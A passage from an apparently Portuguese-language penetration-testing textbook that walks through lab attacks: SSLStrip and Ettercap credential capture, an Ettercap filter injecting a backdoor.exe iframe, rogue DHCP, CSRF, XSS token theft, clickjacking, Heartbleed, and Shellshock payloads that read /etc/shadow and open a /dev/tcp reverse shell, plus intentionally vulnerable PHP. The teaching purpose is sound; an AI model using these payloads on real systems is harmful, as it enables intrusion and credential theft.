Muitos ataques no passado utilizavam a ferramenta SSLStrip para impedir o usuário de transmitir dados via SSL. Essa ferramenta, ao ser utilizada em conjunto com o Ettercap, modifica o comportamento do HTTPS: na requisição, o SSLStrip adiciona o SSL ao pacote, deixando a requisição válida. Já na resposta, o SSLStrip remove as tags HTTPS. Dessa forma, o Ettercap consegue realizar a captura do texto em claro.

Com esse mecanismo, não há necessidade de injetar certificados digitais com o Burp Suite e nenhum tipo de alerta de certificado digital é exibido (Figura 8.49). Por exemplo, suponha que o usuário acesse **http://***site.com* e que o código-fonte HTML apresente a seguinte tag:

Faça o login em LOGIN

O SSLStrip removerá todas as tags HTTPS, transformando-as em HTTP. Dessa forma, o código-fonte HTML ficará da seguinte forma:

Faça o login em LOGIN

Quando o usuário clicar no link, o SSLStrip adicionará o SSL à requisição, tornando-a válida para o servidor. Porém, na resposta, o SSLStrip removerá o SSL e enviará o usuário para **http://***site.com/login.php*. Este, ao efetuar o login via protocolo HTTP, terá suas credenciais capturadas pelo Ettercap. Ao reenviar a requisição para o servidor web, o SSL é adicionado novamente, porém será tarde demais, pois o Ettercap já realizou a captura dos dados. O ataque do SSLStrip será falho caso o usuário acesse diretamente o endereço **https://***site.com***.**

Para utilizar o SSLStrip:

1. Configure o HTTPS no Kali Linux, conforme descrito em “8.9.1 CVE-2014-0160” (etapas de 5 a 10).
2. Crie o arquivo /var/www/html/index.html com o seguinte conteúdo:

Faça o login em LOGIN

3. Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<form action="" method="POST">
   Username: <input type="text" name="username"> <br>
   Password: <input type="password" name="password"> <br>
   <input type="submit">
</form>
```

4. Adicione a seguinte regra no IPTables:

root@kali# **iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination** *IP_atacante*:**8080**

5. Inicie o SSLStrip, escutando na porta 8080:

```
root@kali# sslstrip -l 8080
```

6. Inicie o ataque de ARP Spoofing:

```
root@kali# ettercap -TqM arp
```

7. Acesse o endereço http://*IP_Kali_Linux*. Devido ao SSLStrip, o link para a página de login será via HTTP, e não via HTTPS.
8. Ao efetuar o login, o Ettercap capturará as credenciais de login:

```
HTTP : 192.168.1.3:80 -> USER: admin PASS: admin123 INFO: http://192.168.1.3/login.php
CONTENT: login=admin&senha=admin123
```

Não é possível utilizar o Burp Suite ao mesmo tempo em que se usa o SSLStrip. Para injetar códigos JavaScript, há duas possibilidades. A primeira consiste em integrar o SSLStrip ao Burp Suite, criando-se manualmente uma extensão para o Burp Suite. A segunda consiste em criar um filtro para o Ettercap. Embora mais simples, em testes pessoais o filtro não apresenta um bom resultado caso sejam acessados endereços externos aos IPs da própria rede interna:

1. Crie o arquivo /root/filtroEttercap.filter com o seguinte conteúdo:

```
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "Accept-Encoding")) {
      replace("Accept-Encoding", "Accept-Nothing!");
   }
}
if (ip.proto == TCP && tcp.src == 80) {
   if (search(DATA.data, "</title>")) {
      replace("</title>", "</title><iframe
         src='http://IP_atacante/backdoor.exe'></iframe>");
      msg("Arquivo injetado");
   }
}
```

2. Compile o filtro criado:

root@kali# **etterfilter /root/filtroEttercap.filter -o /root/filtroEttercap.ef**

3. Inicie o ataque com o Ettercap:

root@kali# **ettercap -TqM arp -F /root/filtroEttercap.ef**

Alterações em tempo real de arquivos executáveis pode ser feita com a ferramenta BDFProxy.

8.5.7 SSLStrip2

Após a implementação do HSTS, o SSLStrip perdeu parcialmente a sua funcionalidade. Dependerá muito do browser usado e do site acessado para que o SSLStrip funcione. Normalmente, em browsers modernos usar o SSLStrip não será suficiente, não sendo possível a conversão do HTTPS em HTTP.

O SSLStrip2, em vez de somente converter o HTTP em HTTPS, utiliza o dns2proxy para criar nomes DNS dinâmicos e redireciona o usuário para esses endereços. Por exemplo, suponha que o usuário acesse **http://***site.com* e que o código-fonte HTML tenha a seguinte tag:

Faça o login em LOGIN

O SSLStrip2 removerá todas as tags HTTPS, transformando-as em HTTP, e cria dinamicamente (via dns2proxy) o registro DNS www. Dessa forma, o código-fonte HTML ficará da seguinte forma:

Faça o login em LOGIN

Graças ao dns2proxy, as requisições para http://www.site.com serão possíveis e o Ettercap conseguirá capturar o tráfego em claro.

O SSLStrip2 funciona parcialmente, ou seja, não é todo site que permite ataques via SSLStrip2. Até o momento da escrita deste livro, sites como Facebook, Gmail, Instagram e Pinterest não são suscetíveis ao ataque. No entanto, para qualquer outro site que apresente o HSTS, como MSN, nmap.org, Netflix etc., o ataque é funcional.

Para utilizar o SSLStrip2:

1. Obtenha o SSLStrip2 em https://github.com/byt3bl33d3r/sslstrip2.
2. Obtenha o dns2proxy em https://github.com/singe/dns2proxy.
3. Adicione as seguintes regras no IPTables:

root@kali# **iptables -t nat -A PREROUTING -p tcp --dport 80 -j**

DNAT --to-destination *IP_atacante***:8080**
root@kali# **iptables -t nat -A PREROUTING -p udp --dport 53 -j**
DNAT --to-destination *IP_atacante***:53**

4. Inicie o SSLStrip2, escutando na porta 8080:

root@kali# **cd sslstrip2/**
root@kali# **python sslstrip.py -l 8080**

5. Inicie o dns2proxy:

root@kali# **cd dns2proxy/**
root@kali# **python dns2proxy.py**

6. Inicie o ataque de ARP Spoofing:

```
root@kali# ettercap -TqM arp
```

7. Acesse qualquer site que implemente o HTTPS. Observe que o link para a página de login será convertido para algo como www.site.com.
8. A captura de credenciais de login é realizada pelo Ettercap.

8.5.8 Rogue DHCP e DHCP starvation

Um servidor DHCP (*Dynamic Host Configuration Protocol*) é um servidor que fornece endereços IPs para os novos computadores que estão se conectando à rede. O DHCP também fornece informações sobre qual endereço IP do servidor DNS a rede está utilizando, qual o gateway da rede (qual a máquina sendo utilizada para rotear os dados) etc. Atente para o fato de que, se existe um servidor DHCP (caso seja um servidor controlado por um atacante) e se esse servidor enviar informações de rede para outras estações, as estações clientes utilizarão as informações fornecidas pelo atacante (como um gateway malicioso). Em outras palavras: é possível realizar um ataque de Man-in-the-Middle via DHCP.

A técnica de Rogue DHCP consiste em inserir um segundo servidor DHCP na rede. No entanto, fazendo apenas isso, a rede terá dois servidores DHCP e, quando uma nova estação fizer o pedido de IP via DHCP, ela pode receber o IP pelo DHCP legítimo. Para contornar esse problema, a técnica de *DHCP starvation* consiste em inundar a tabela ARP do gateway preenchendo-a com endereços MAC que não existem. O gateway ficará ocupado atribuindo endereços IPs para os MAC falsos. No momento em que uma estação legítima se conectar à rede, a tabela MAC do gateway estará cheia, e o gateway não conseguirá enviar o endereço IP ao cliente. Como existe um segundo servidor DHCP controlado pelo atacante, a vítima vai atribuir o IP do DHCP malicioso, com as informações fornecidas pelo atacante.

Para realizar o ataque:

1. Instale o servidor DHCP:

root@kali# **apt-get install isc-dhcp-server**

2. Instale o dhcpstarv:

root@kali# **apt-get install dhcpstarv**

3. Habilite o roteamento de pacotes (IP forward):

```
root@kali# echo 1 > /proc/sys/net/ipv4/ip_forward
```

4. O arquivo dhcpd.conf deve ter as informações da rede:

```
ddns-update-style none;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.1.0 netmask 255.255.255.0 {
    option subnet-mask 255.255.255.0;
    option broadcast-address 192.168.1.255;
    option routers 192.168.1.100;
    option domain-name-servers 8.8.8.8;
    range 192.168.1.200 192.168.1.254;
}
```

No momento em que se atribuir um IP para o cliente, atente para a linha option routers 192.168.1.100, indicando que o gateway será o IP 192.168.1.100 (IP do atacante).

5. Apague o conteúdo do arquivo /var/lib/dhcp/dhcpd.leases:

root@kali# **echo > /var/lib/dhcp/dhcpd.leases**

6. Inicie o ataque de DHCP starvation. Esse processo é um pouco demorado, mas no momento em que o gateway estiver com a sua tabela cheia, o dhcpstarv para de exibir mensagens:

root@kali# **dhcpstarv -i eth0 -e 192.168.1.100**
17:36:36 01/09/15: no renewal time option in DHCPOFFER
17:36:36 01/09/15: got address 192.168.1.199 for 00:16:36:f4:2f:79 from 192.168.1.1

Ao consultar a tabela MAC do roteador, ela se encontra totalmente preenchida (Figura 8.52).

Figura 8.52 – A tabela de associação entre DHCP e IP do roteador encontra-se preenchida.

7. Inicie o servidor DHCP falso:

```
root@kali# dhcpd -d -f -cf dhcpd.conf eth0
```

Como na rede encontram-se dois servidores DHCP, no momento em que um cliente faz uma requisição DHCP, como o servidor DHCP legítimo está preenchido, a atribuição do IP será dada pelo DHCP do atacante. No arquivo dhcpd.conf, definiu-se que o gateway é o endereço IP 192.168.1.100 (IP do atacante). Assim, os dados obrigatoriamente passam pela máquina 192.168.1.100 antes de serem roteados para a internet.

O comando ipconfig do Windows mostra o gateway como sendo 192.168.1.100:

```
C:> ipconfig
Configuração IP do Windows
Adaptador ethernet Ligação de Área Local:
   Sufixo DNS específico da ligação  : home
   Endereço IPv6 de local de ligação : fe80::4905:b1d3:163b:722c%11
   Endereço IPv4 . . . . . . . . . . : 192.168.1.101
   Máscara de sub-rede . . . . . . . : 255.255.255.0
   Gateway predefinido . . . . . . . : 192.168.1.100
```

Utilize o Wireshark para a captura de dados.

8.6 A6 – Exposição de dados sensíveis

Dados sensíveis não são adequadamente protegidos. Por exemplo, sistemas de login que utilizam o protocolo HTTP transmitem a senha em claro, sendo passíveis de interceptação por softwares como o Ettercap. Outros exemplos incluem senhas ou qualquer outro tipo de informação sensível armazenado (sem criptografia ou armazenado como MD5, SHA-1) em banco de dados ou até mesmo em claro em arquivos de backup ou em arquivos de texto.

8.6.1 Criptografia dos dados com base64

A base64 é usada para codificação de dados, normalmente para codificar arquivos binários em texto, para ser transmitido por e-mail. Não deve ser usada como algoritmo criptográfico, pois poderá ser interceptada por ferramentas como o Ettercap.

Crie o arquivo /var/www/html/basic.php com o seguinte conteúdo:

```
<?php
if( $_SERVER["PHP_AUTH_USER"] == "admin" && $_SERVER["PHP_AUTH_PW"] ==
"admin123" ){
   echo "<p>Seja bem vindo <b> {$_SERVER['PHP_AUTH_USER']} </b></p>";
   echo "<p>Senha:<b> {$_SERVER['PHP_AUTH_PW']} </b></p>";
} else{
   header('WWW-Authenticate: Basic
      realm="Digite o usuario e senha. Dica: admin/admin123"');
   header('HTTP/1.0 401 Unauthorized');
   echo 'Você clicou no botão Cancelar';
}
?>
```

Ao realizar o ARP Spoof com o Ettercap, os dados são capturados:

```
root@kali# ettercap -TqM arp
HTTP : 192.168.1.4:80 -> USER: admin  PASS: admin123  INFO: 192.168.1.4/basic.php
```

8.7 A7 – Proteção insuficiente contra ataques

Muitos sistemas, ao implementarem um sistema de segurança, não realizam a devida proteção. Por exemplo, ausência de sistemas de defesa como IDS/IPS e WAFs que devem detectar e bloquear o atacante.

8.8 A8 – Cross-site Request Forgery (CSRF)

O CSRF consiste em enviar requisições para a página web vulnerável ao CSRF a partir do browser do usuário, sem que este esteja ciente de tais requisições. Caso o sistema não apresente medidas preventivas, ações privilegiadas podem ser tomadas, como troca de senhas, criação de novas contas administrativas etc. Normalmente, por efetuar ações relacionadas a contas de usuários, o usuário deverá estar logado no servidor web em uma aba do browser. Então, em uma nova aba, deverá acessar o site malicioso responsável por disparar a requisição indesejada.

Suponha que http://*servidor_web_vulnerável* esteja vulnerável a CSRF e a troca de senhas seja feita pela URL http://*servidor_web_vulnerável*/troca.php?novasenha=blah.

Suponha que o usuário acesse http://sitemalicioso.com.br. Uma tag <img> escondida envia uma requisição para o site vulnerável a CSRF, trocando a senha do usuário:

```
<!-- Código-fonte HTML do site http://sitemalicioso.com.br -->
<html>
<head>
   <img src="http://servidor_web_vulnerável/troca.php?
novasenha=senha_redefinida_pelo_atacante" width=0 height=0>
</head>
<body>
   Corpo do site
</body>
</html>
```

Será necessário criar o seguinte ambiente:

- Configure um servidor web. Por motivos de praticidade, o servidor web pode ser construído na máquina do atacante.

1. Configure um banco de dados, conforme descrito em “8.2 A2 – Quebra de autenticação e gerenciamento de sessão”.
2. Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<form action="" method="POST">
   Login: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit" value="Enviar">
</form>
<?php
if( $_SERVER["REQUEST_METHOD"] == "POST" ){
   include "/var/www/conecta.php";
   session_start();
   $login = addslashes($_POST["login"]);
   $senha = addslashes($_POST["senha"]);
   $sql = "SELECT * FROM usuarios WHERE login = '$login' AND senha = '$senha' ";
   $dados = mysqli_query($conexao, $sql);
   if( $linha = mysqli_fetch_assoc($dados) ){
      $_SESSION["login"] = $linha["login"];
      echo "Logado";
   }else
      echo "Login incorreto";
   mysqli_close($conexao);
}
?>
```

3. Crie o arquivo /var/www/html/troca.php com o seguinte conteúdo:

```
<?php
session_start();
if( ! $_SESSION["login"] )
   die("Faca o login primeiro");
?>
<form action="" method="GET">
   Nova senha: <input type="text" name="senha"><br>
   <input type="submit" value="Enviar">
</form>
<?php
if( isset($_GET["senha"]) ){
   include "/var/www/conecta.php";
   $login = $_SESSION["login"];
   $senha = addslashes($_GET["senha"]);
   $sql = "UPDATE usuarios set senha ='$senha' WHERE login = '$login' ";
   mysqli_query($conexao, $sql);
   mysqli_close($conexao);
   echo "Senha alterada com sucesso";
}
?>
```

- Na máquina atacante:

1. Crie o arquivo /var/www/html/malicioso.html com o seguinte conteúdo:

```
<body>
   <img src="http://IP_servidor_web/troca.php?senha=senha_redefinida_pelo_atacante" width=0 height=0>
</body>
```

- Na máquina vítima:

1. Acesse o endereço http://*IP_servidor_web*/login.php e realize o login como administrador (*admin*/*admin123*).
2. Em uma nova aba, acesse http://*IP_atacante*/malicioso.html. Será enviada uma solicitação para o site http://*IP_servidor_web*/troca.php?senha=*senha_redefinida_pelo_atacante*.

Na máquina servidora, o MySQL confirma a alteração da senha:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios;
+----+--------+-------------------------------+--------------------+
| id | login  | senha                         | email              |
+----+--------+-------------------------------+--------------------+
|  1 | admin  | senha_redefinida_pelo_atacante | admin@kali.com.br  |
|  2 | daniel | daniel123                     | daniel@kali.com.br |
+----+--------+-------------------------------+--------------------+
```

8.8.1 Token anti-CSRF

É possível usar um token randômico como medida de prevenção do CSRF. O problema desse tipo de proteção é que o atacante deverá saber qual o token randômico, do contrário a ação não é tomada. As principais formas de burlar o token envolvem o XSS ou clickjacking.

Crie o seguinte ambiente:

- Será necessário configurar um servidor web. Por motivos de praticidade, o servidor web pode ser construído na máquina do atacante.

1. Configure um banco de dados, conforme descrito em “8.2 A2 – Quebra de autenticação e gerenciamento de sessão”.
2. Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<?php
session_start();
$token = md5( uniqid(rand(), True) );
$_SESSION["token"] = $token;
?>
<form action="" method="POST">
        Login: <input type="text" name="login"><br>
        Senha: <input type="text" name="senha"><br>
        <input type="submit" value="Enviar">
</form>
<?php
if( $_SERVER["REQUEST_METHOD"] == "POST" ){
    include "/var/www/conecta.php";
    $login = addslashes($_POST["login"]);
    $senha = addslashes($_POST["senha"]);
    $sql = "SELECT * FROM usuarios WHERE login = '$login' AND senha = '$senha' ";
    $dados = mysqli_query($conexao, $sql);
    if( $linha = mysqli_fetch_assoc($dados) ){
        $_SESSION["login"] = $linha["login"];
        echo "Logado";
    } else
        echo "Login incorreto <br>";
    mysqli_close($conexao);
}
?>
```

3. Crie o arquivo /var/www/html/troca.php com o seguinte conteúdo:

```
<?php
session_start();
if( ! isset($_SESSION["login"]) )
    die("Faca o login primeiro");
?>
<form action="" method="GET">
        <input type="hidden" name = "token"
            value="<?php echo $_SESSION['token'] ?>">
        Nova senha: <input type="text" name="senha"><br>
        <input type="submit" value="Enviar">
</form>
```

```
<?php
if( isset($_GET["token"]) AND $_SESSION["token"] == $_GET["token"] ){
   include "/var/www/conecta.php";
   $login = $_SESSION["login"];
   $senha = addslashes($_GET["senha"]);
   $sql = "UPDATE usuarios set senha ='$senha' WHERE login = '$login' ";
   mysqli_query($conexao, $sql);
   mysqli_close($conexao);
   echo "Senha alterada com sucesso";
}
?>
```

4. Crie o arquivo /var/www/html/xss.php com o seguinte conteúdo:

```
<?php echo $_GET["nome"] ?>
```

- Na máquina vítima:

1. Acesse o endereço http://*IP_servidor_web*/login.php; o login deve ser feito como usuário admin.
2. Em uma nova aba, acesse http://*IP_servidor_web*/xss.php?nome=payload_XSS. Será enviada uma solicitação para o site http://*IP_servidor_web*/troca.php?senha=*nova_senha*&token=*token_randômico*.

```
--- Conteúdo do payload_XSS ---
<script>
function read() {
   var senha = 'nova_senha';
   var token = document.getElementById("iframe").contentDocument.forms[0].token.value;
   document.location.href = 'http://IP_servidor_web/troca.php?senha=' %2b senha %2b
'%26token=' %2b token;
}
document.writeln('<iframe id="iframe" src="http://IP_servidor_web/troca.php"
onload="read()"></iframe>')
</script>
```

Na máquina servidora, o MySQL confirma a alteração da senha:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios;
+----+--------+------------+--------------------+
| id | login  | senha      | email              |
+----+--------+------------+--------------------+
|  1 | admin  | nova_senha | admin@kali.com.br  |
|  2 | daniel | daniel123  | daniel@kali.com.br |
+----+--------+------------+--------------------+
```

A outra forma é por meio do clickjacking. Nesse ataque, o atacante carrega a página web dentro de um iframe, inserindo uma imagem por cima. O usuário não consegue visualizar o conteúdo do iframe e clica no botão do formulário, enviando a requisição para o site. Como o valor do token é carregado no iframe, a proteção anti-CSRF falhará. Exemplo:

- Na máquina atacante:

1. Para ser possível ler o conteúdo do token, é necessário carregar a página web em um iframe. Crie o arquivo /var/www/html/clickjacking.html com o seguinte conteúdo:

   <iframe id="iframe" src="http://*IP_servidor_web*/troca.php"></iframe>

• Na máquina vítima:

1. Acesse o endereço http://*IP_servidor_web*/login.php; o login deve ser feito como usuário *admin*.
2. Em uma nova aba, acesse http://*IP_atacante*/clickjacking.html. Caso o usuário clique no botão Enviar, a senha do administrador será redefinida (Fig. 8.53).

Figura 8.53 – Inserindo uma página dentro de um iframe.

Para melhorar visualmente o ataque, o arquivo /var/www/html/clickjacking.html pode incluir uma imagem. No código HTML a seguir, observe que o iframe tem uma opacidade de 0.3, sendo quase transparente. Em um ataque mais realista, esse valor é alterado para 0. Dessa forma, a vítima não conseguirá visualizar o conteúdo dentro do iframe. Também é inserido um botão com z-index igual a -1, sendo posicionado, via CSS, por cima do botão Enviar. Ao clicar no botão de download, em virtude de o z-index ser igual a -1, o usuário estará clicando no botão Enviar, enviando os dados para o formulário. Visualmente, é um ataque bem chamativo para que o usuário clique no botão (Figura 8.54).

```
<title>Download do livro Introdução ao pentest </title>
<img src="https://s3.novatec.com.br/capas/9788575224311.jpg"><br>
<div>
   <iframe id="meu_iframe" src="http://IP_servidor_web/troca.php"
   style="position:absolute; top:190px; left:40px; opacity:0.3";
      frameborder=0> </iframe>
   <button type =" button" style ="position:absolute; top:220px; left:40px;
      z-index:-1">Download</button>
</div>
```

Figura 8.54 – Visualmente, o usuário estará mais propenso a clicar no botão.

8.9 A9 – Utilização de componentes conhecidamente vulneráveis

Mesmo que a aplicação web esteja configurada de forma correta, utilizar um software com vulnerabilidades conhecidas comprometerá a segurança de todo o ambiente.

A melhor forma de saber se servidores apresentam vulnerabilidades é utilizando scanners de vulnerabilidades como o OpenVAS e o Nessus. Diariamente são divulgados exploits e softwares para exploração de vulnerabilidades. Mantenha-se atento sobre quais são essas novas descobertas e se por acaso o sistema configurado por você não utiliza nenhum módulo vulnerável. Vale a pena conferir os seguintes repositórios de exploits:

- https://exploit-db.com
- http://packetstormsecurity.com
- http://securityfocus.com
- http://securiteam.com

8.9.1 CVE-2014-0160

O Heartbleed funciona capturando pequenos fragmentos do TLS, dessa forma, trechos criptografados podem ser lidos como se fossem textos em

claro.

Será necessário configurar o OpenSSL vulnerável:

1. Obtenha o Ubtuntu 12.04 em http://old-releases.ubuntu.com/releases/12.04.0/ubuntu-12.04.4-desktop-i386.iso e inicie-o por meio de uma máquina virtual.
2. Altere o arquivo /etc/apt/sources.list, comentando a seguinte linha deb cdrom:

Antes:

```
# /etc/apt/sources.list
deb cdrom:[Ubuntu 12.04.4 LTS _Precise Pangolin_ - Release i386 (20140204)]/ precise main restricted
deb http://archive.ubuntu.com/ubuntu/ precise main restricted
deb http://security.ubuntu.com/ubuntu/ precise-security main restricted
deb http://archive.ubuntu.com/ubuntu/ precise-updates main restricted
```

Depois:

```
# /etc/apt/sources.list
#deb cdrom:[Ubuntu 12.04.4 LTS _Precise Pangolin_ - Release i386 (20140204)]/ precise main restricted
deb http://archive.ubuntu.com/ubuntu/ precise main restricted
deb http://security.ubuntu.com/ubuntu/ precise-security main restricted
deb http://archive.ubuntu.com/ubuntu/ precise-updates main restricted
```

3. Atualize o cache do APT:

root@ubuntu# **apt-get update**

4. Instale o Apache:

root@ubuntu# **apt-get install apache2**

5. Habilite o módulo para o SSL:

root@ubuntu# **a2enmod ssl**

6. Reinicie o Apache:

root@ubuntu# **service apache2 restart**

7. Crie um certificado autoassinado:

root@ubuntu# **openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/private/ssl-cert-snakeoil.key -out /etc/ssl/certs/ssl-cert-snakeoil.pem**

8. Quando você estiver criando o certificado na etapa 7, algumas perguntas serão feitas. Como estamos realizando um sistema de teste, mantenha as opções padrão pressionando Enter:

Country Name (2 letter code) [AU]: **Pressione Enter**
State or Province Name (full name) [Some-State]: **Pressione Enter**
Locality Name (eg, city) []: **Pressione Enter**
Organization Name (eg, company) [Internet Widgits Pty Ltd]: **Pressione Enter**
Organizational Unit Name (eg, section) []: **Pressione Enter**
Common Name (e.g. server FQDN or YOUR name) []: **Pressione Enter**
Email Address []: **Pressione Enter**

9. Habilite o módulo default-ssl:

root@ubuntu# **a2ensite default-ssl**

10. Recarregue as configurações feitas:

```
root@ubuntu# service apache2 reload
```

11. Crie o arquivo /var/www/index.html com o seguinte conteúdo:

```
<form action="" method="POST">
   Username: <input type="text" name="username"> <br>
   Password: <input type="password" name="password"> <br>
   <input type="submit">
</form>
```

12. No Ubuntu, acesse o endereço https://127.0.0.1 no Firefox. Será exibida uma página com o certificado digital autoassinado. Aceite-o.

13. Digite um usuário e uma senha de teste no formulário.

14. Faça o download do exploit em https://exploit-db.com/exploits/32745.

15. O Heartbleed funciona capturando pequenos fragmentos do TLS, dependendo da sorte do atacante, ele poderá capturar usuário e senha:

```
root@ubuntu# python 32745.py 127.0.0.1 | head -n 40
Connecting...
Sending Client Hello...
Waiting for Server Hello...
... received message: type = 22, ver = 0302, length = 66
... received message: type = 22, ver = 0302, length = 915
... received message: type = 22, ver = 0302, length = 331
... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 71 3D 30 2E  ....#.......q=0.
```

```
00e0: 35 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69  5..Accept-Encodi
00f0: 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C 61 74  ng: gzip, deflat
0100: 65 0D 0A 52 65 66 65 72 65 72 3A 20 68 74 74 70  e..Referer: http
0110: 73 3A 2F 2F 31 32 37 2E 30 2E 30 2E 31 2F 0D 0A  s://127.0.0.1/..
0120: 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 6B 65 65 70  Connection: keep
0130: 2D 61 6C 69 76 65 0D 0A 43 6F 6E 74 65 6E 74 2D  -alive..Content-
0140: 54 79 70 65 3A 20 61 70 70 6C 69 63 61 74 69 6F  Type: applicatio
0150: 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C  n/x-www-form-url
0160: 65 6E 63 6F 64 65 64 0D 0A 43 6F 6E 74 65 6E 74  encoded..Content
0170: 2D 4C 65 6E 67 74 68 3A 20 33 31 0D 0A 0D 0A 75  -Length: 31....u
0180: 73 65 72 6E 61 6D 65 3D 64 61 6E 69 65 6C 26 70  sername=daniel&p
0190: 61 73 73 77 6F 72 64 3D 6D 6F 72 65 6E 6F C0 80  assword=moreno..
01a0: 86 85 09 90 36 31 D4 69 37 3A 5E 90 F7 3C BB 2B  ....61.i7:^..<.+
01b0: 64 F9 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D 0D  d...............
01c0: 30 34 36 31 39 35 22 0D 0A 0D 0A 17 85 BB 94 ED  046195".........
01d0: 52 81 D4 B9 00 7A F3 70 4A 86 1C F9 E0 AC D3 08  R....z.pJ.......
```

8.9.2 CVE-2014-6271

A vulnerabilidade do Shellshock envolve variáveis de ambiente. No momento em que é definida uma variável de ambiente, também é possível a execução de comandos do sistema.

Será necessário criar o seguinte ambiente:

1. Obtenha uma cópia da máquina virtual https://pentesterlab.com/exercises/cve-2014-6271.
2. O User-Agent é alterado para () { :;}; *comando*, executando qualquer comando do sistema. O exemplo a seguir lê o conteúdo do arquivo /etc/shadow:

```
root@kali# nc IP_PentesterLab 80
HEAD /cgi-bin/status HTTP/1.1
User-Agent: () { :;}; echo $(</etc/shadow)
Host: IP_PentesterLab
Connection: close

-- Ao pressionar a teclar Enter será retornado o conteúdo do /etc/shadow --
HTTP/1.1 200 OK
Date: Thu, 19 Jan 2017 18:59:24 GMT
Server: Apache/2.2.21 (Unix) DAV/2
root: $1$VtYOdBOJ$V6uxifYifUu95s3EWyB1i.:17185:0:99999:7:::
lp: *:13510:0:99999:7:::
```

nobody: *:13509:0:99999:7:::
tc: :13646:0:99999:7:::
pentesterlab: 1FM2AqtUp$k9Zspm9UGb8seJ3i3JWLq/:17185:0:99999:7:::
Content-Length: 177
Connection: close
Content-Type: application/json

3. O exemplo seguinte abre uma conexão reversa com o atacante:

1. Na máquina atacante, aguarde por conexões com o netcat:

   root@kali# **nc -l -p 666**

2. Ainda na máquina atacante, em um novo terminal, explore a vulnerabilidade de Shellshock:

   root@kali# **nc** *IP_PentesterLab* **80**
   HEAD /cgi-bin/status HTTP/1.1
   User-Agent: **() { :;}; /bin/bash -i >& /dev/tcp/***IP do atacante***/666 0>&1**
   Host: *IP_PentesterLab*
   Connection: close
   --- Pressione a tecla Enter ---

3. O shell reverso será exibido no terminal executando o netcat:

   root@kali# **nc -l -p 666**
   bash: no job control in this shell
   bash-4.2$

8.9.3 Cifras SSL defasadas

Muitas cifras criptográficas usadas pelo SSL apresentam vulnerabilidades, como o POODLE, BEAST, CRIME etc.

O software sslscan auxilia na tarefa de encontrar cifras que podem ser exploradas, como o Heartbleed e a renegociação insegura do handshake TLS. Caso o servidor permita uma renegociação insegura, é possível realizar ataques de negação de serviço por meio de softwares como o thc-ssl-dos (ataque conhecido como SSL-Exhaustion).

8.10 A10 – APIs não protegidas

APIs modernas também constituem alvos de ataques. Testar vulnerabilidades nas APIs é similar a qualquer outro tipo de teste em aplicações web: testes de injeção, quebra de mecanismos de autenticação e sessão, controle do nível de acesso etc. fazem parte do escopo de testes em APIs.

8.11 Vulnerabilidades adicionais

8.11.1 Upload irrestrito de arquivos (Unrestricted file upload)

Muitos sites permitem o upload de arquivos, como imagens e arquivos de mídia. Caso o arquivo que o usuário tenha enviado não seja filtrado, será possível enviar arquivos PHP.

Crie um diretório com permissão de escrita, para que os arquivos sejam enviados:

```
root@kali# mkdir /var/www/html/upload
root@kali# chmod o+w /var/www/html/upload
```

Crie o arquivo /var/www/html/upload.php com o seguinte conteúdo:

```
<pre>
<?php
$arquivo = $_FILES['arquivo_enviado']['name'];
$extensao = pathinfo($arquivo);
$extensao = $extensao["extension"];
u//if( in_array( pathinfo($arquivo)["extension"], ["php"]) )
v//die("Proibido o envio de arquivos PHP");
w//if( ! in_array( $_FILES['arquivo_enviado']["type"], ["image/gif", "image/jpg"]) )
x//die("O MIME Type deve ser do tipo image/gif ou image/jpg");
y//if( ! in_array( $extensao, array("gif", "jpg") ) )
z//die("Somente arquivos GIF OU JPG");
$arquivo_temporario = $_FILES['arquivo_enviado']['tmp_name'] ;
$tipo = $_FILES['arquivo_enviado']['type'];
$tamanho = $_FILES['arquivo_enviado']['size'];
echo 'Arquivo: ' . $arquivo . '<br>';
echo 'Temporario: ' . $arquivo_temporario . '<br>';
echo 'Tipo: ' . $tipo . '<br>';
echo 'Tamanho: ' . $tamanho . '<br>';
if( move_uploaded_file($_FILES['arquivo_enviado']['tmp_name'], 'upload/' . $arquivo) )
   echo "<br>Enviado com sucesso para upload/$arquivo";
else
   echo "<br>Falha no envio";
?>
```

Crie o arquivo /var/www/html/upload.html com o seguinte conteúdo:

```
<form enctype='multipart/form-data' method=POST action='upload.php'>
   File upload<br>
   <input type='file' name='arquivo_enviado'><br>
   <input type='submit' value= 'Enviar' name='enviar'>
</form>
```

